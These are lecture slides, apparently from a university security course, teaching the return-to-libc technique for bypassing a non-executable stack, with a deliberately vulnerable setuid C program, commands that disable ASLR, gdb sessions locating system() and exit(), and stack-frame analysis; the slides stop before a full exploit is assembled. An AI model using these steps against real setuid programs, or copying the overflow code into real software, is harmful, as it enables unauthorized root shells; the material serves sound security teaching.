
- Instead, jump to **existing code**
 - e.g., existing code in the program, executable code in the `libc` library, ~~OS code~~
- OK - What library function should we use? (We want to run `"/bin/sh"`)



this program's code ----
library code (e.g., libc)
~~OS code ----~~

How to Work Around the Non-Executable Stack Countermeasure?


- Instead, jump to **existing code**
 - e.g., existing code in the program, executable code in the **libc** library, ~~OS code~~
- **Example:** jump to `system()` routine in `libc`



Overview of the Return-to-libc Attack

- **Task A: Find address of `system()`**

- Overwrite the return address with `system()`'s address



- **Task B: Find the address of the `"/bin/sh"` string**

- To get `system()` to run this command

- **Task C: Construct arguments for `system()`**

- To find the location in the stack to place the address to the `"/bin/sh"` string (arg for `system()`)

Overcoming the *Return-to-libc* Attack Challenges

A Return-to-libc Experiment (Setup)

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

```
# DISABLE ASLR!
$ sudo sysctl -w kernel.randomize_va_space=0

# LINK TO SHELL THAT DOES NOT DROP PRIVILEGES FOR SETUID PROGRAMS
$ sudo ln -sf /bin/zsh /bin/sh

# ENABLE NON-EXECUTABLE STACK
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c

# ROOT-OWNED SETUID PROGRAM
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Here, we revisit the vulnerable `stack.c` program.

We **enable** the non-executable stack countermeasure, and **disable** the ASLR and StackGuard countermeasures.

Task A: Find address of `system()`

- ➔ Task A: Find address of `system()`
- ➔ Task B: Find address of the `"/bin/sh"` string
- ➔ Task C: Construct arguments for `system()`

- When a program is run, the `libc` library will be loaded into memory
 - For the same program, `libc` will be loaded at the same address so long as ASLR is turned off
- Use `gdb` to find the address of `system()` and `exit()`
 - `(b)reak`
 - `(r)un`
 - `(p)rint`
 - `(q)uit`

You Try!

Use `stack.c` + at least one other C program.

```
$ gdb -q stack # -q starts gdb in quiet mode
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ b main
Breakpoint 1 at 0x80484e8
gdb-peda$ run # run the program to get libc loaded into memory
...
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

OBSERVATION: The address may be different (1) on different machines, (2) for different programs, (3) for set-uid vs. non-set-uid programs

Task B: Find address of the `"/bin/sh"` string

- ➔ Task A: Find address of `system()`
- ➔ Task B: Find address of the `"/bin/sh"` string
- ➔ Task C: Construct arguments for `system()`

- Use a simple program to learn where environment variable "lives" in the address space
- Export an environment variable called `"MY_SHELL"` with value `"/bin/sh"`
- `"MY_SHELL"` is passed to the program as an env. variable, which is stored on the stack!

```
/* envaddr.c */
#include <stdio.h>
#include <stdlib.h>
```

```
int main()
{
    char *shell = (char *)getenv("MY_SHELL");

    if(shell)
    {
        printf("    Value:    %s\n",    shell);
        printf("    Address: %x\n", (unsigned int)shell);
    }

    return 1;
}
```

```
$ gcc -o myenv envaddr.c
$ export MY_SHELL="/bin/sh"
$ ./myenv
Value:    /bin/sh
Address: bffffef8
```

You Try!

```
$ mv myenv envaddrlongername
$ ./envaddrlongername
Value:    /bin/sh
Address: bffffee0
```

```
$ gcc -g -o envaddr_gdb envaddr.c
$ gdb -q envaddr_gdb
Reading symbols from envaddr_gdb...done.
gdb-peda$ b main
gdb-peda$ run
gdb-peda$ x/100s *((char **)environ)
```

HINT: Try these commands...

Why does addr change?

```
0xbffff4e2:  "XDG_SESSION_ID=172"
.....
0xbffffecc:  "MY_SHELL=/bin/sh"
.....
0xbfffffc6:  "/home/seed/csci476-code/05_return_to_libc/envaddr_gdb"
```

OBSERVATION: Address of `MY_SHELL` changes based on the length of the program name!


Task C: Construct arguments for `system()`

- ➔ Task A: Find address of `system()`
- ➔ Task B: Find address of the `"/bin/sh"` string
- ➔ Task C: Construct arguments for `system()`

- We know how to find A & B...
- We know in a **conventional function call**...
 - the caller first pushes arguments onto the stack
 - then jumps to start of function
 - then access function arguments with respect to `ebp`
- Return-to-libc attack is not conventional though...

Need to know **exactly** where `ebp` is after we have "returned" to `system()` (after overflowing and re-writing the return address), so that we can put the argument at `ebp+8`.

To know this, we need to understand function **prologue** and **epilogue**...



Stack frame for the `system()` function

Aside: Function Prologue & Function Epilogue

Function Prologue & Epilogue Example

```
/* func_prologue_epilogue.c */

void foo(int x) {
    int a;
    a = x;
}

void bar() {
    int b = 5;
    foo(b);
}

int main() {
    bar();
    return 0;
}
```

```
$ gcc -S func_prologue_epilogue.c
```

```
$ cat func_prologue_epilogue.s
```

...some instructions omitted & cleaned...

```
foo:
```

```
    pushl %ebp
```

```
    movl %esp, %ebp
```

```
    subl $16, %esp
```

```
    movl 8(%ebp), %eax
```

```
    movl %eax, -4(%ebp)
```

```
    nop
```

```
    leave
```

```
    ret
```

} **FUNCTION PROLOGUE**

```
bar:
```

```
    pushl %ebp
```

```
    movl %esp, %ebp
```

```
    subl $16, %esp
```

```
    movl $5, -4(%ebp)
```

```
    pushl -4(%ebp)
```

```
    call foo
```

```
    leave
```

```
    ret
```

} **FUNCTION EPILOGUE**

$\text{leave} = \begin{cases} \text{movl} & \%ebp, \%esp \\ \text{popl} & \%ebp \end{cases}$

**call pushes EIP (next instruction)
onto stack before jumping to foo**

Returning to Another Function

An Example Using Symbolic Execution

Let's track the value of `ebp` over time...

(Also need to track `esp`, since `ebp` depends on `esp`)

Recall...
`leave` = $\begin{cases} \text{movl} & \%ebp, \%esp \\ \text{popl} & \%ebp \end{cases}$


Function A (vuln function)

```
pushl    %ebp
movl     %esp, %ebp
subl     $N, %esp
...
leave
ret
```

Function B

```
pushl    %ebp
movl     %esp, %ebp
subl     $M, %esp
...
leave
ret
```

	Instructions	esp	ebp (=X)
Function Epilogue	<code>movl %ebp, %esp</code>	X	X
	<code>popl %ebp</code>	X+4	Y = *X
	<code>ret</code>	X+8	Y
Function Prologue	<code>pushl %ebp</code>	X+4	Y
	<code>movl %esp, %ebp</code>	X+4	X+4



Take-away: `ebp` increases by 4 after a function prologue & epilogue